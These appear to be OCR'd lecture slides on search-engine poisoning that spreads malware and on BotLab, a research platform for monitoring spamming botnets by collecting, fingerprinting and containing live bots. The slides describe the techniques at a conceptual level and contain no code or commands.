
SEO Process

- On compromised servers:
  - Publish pages containing *Google Trends* keywords
  - Page content itself generated from Google results
- Compromised servers all link to each other to boost page rank
- Page presented to search engine is different from what is presented to the user (called *cloaking*)
  - Search engine sees non-malicious page
  - User access redirects to a page serving malware

Defense?

- Question: thoughts on how to defend against SEO techniques?

Typical Timeline



Botnets still a mystery...

- Increasing awareness, but there is a dearth of hard facts especially in real-time
  - Meager network-wide cumulative statistics
  - Sparse information regarding individual botnets
  - Most analysis is post-hoc


BotLab Goals

To build a *botnet monitoring platform* that can track the activities of the *most significant spamming botnets* currently operating in *real-time*

BotLab Design


- *Attribution:* run actual binaries and monitor behavior without causing harm
- *Active* as opposed to passive collection of binaries
- *Correlate* incoming spam with outgoing spam

1. Malware Collection




1. Malware Collection

- Active crawling of spam URLs




1. Malware Collection

- Active crawling of spam URLs
- 100K unique URLs/day; 1% malicious




1. Malware Collection

- Active crawling of spam URLs
- 100K unique URLs/day; 1% malicious
- Most URLs hosted on legitimate (compromised) webservers




2. Network Fingerprinting



- Goal: find new bots while discarding duplicates
- *Simple hash* is insufficient
- Execute binaries and generate a *fingerprint*, which is a sequence of *flow records*
- Each *flow record* defined by (DNS, IP, TCP/UDP)
- Execute both inside and outside of VM to check for *VM detection*
- Execute multiple times as some bots issue *random flows* (e.g., Google searches)


3. Monitor Running Bots




- Execute bots and trap all spam they send
- But need to *manually tweak* bots to get them to run

Manual Adjustments

- SMTP verification
  - One bot sent email to special server, which is verified later by the C&C server



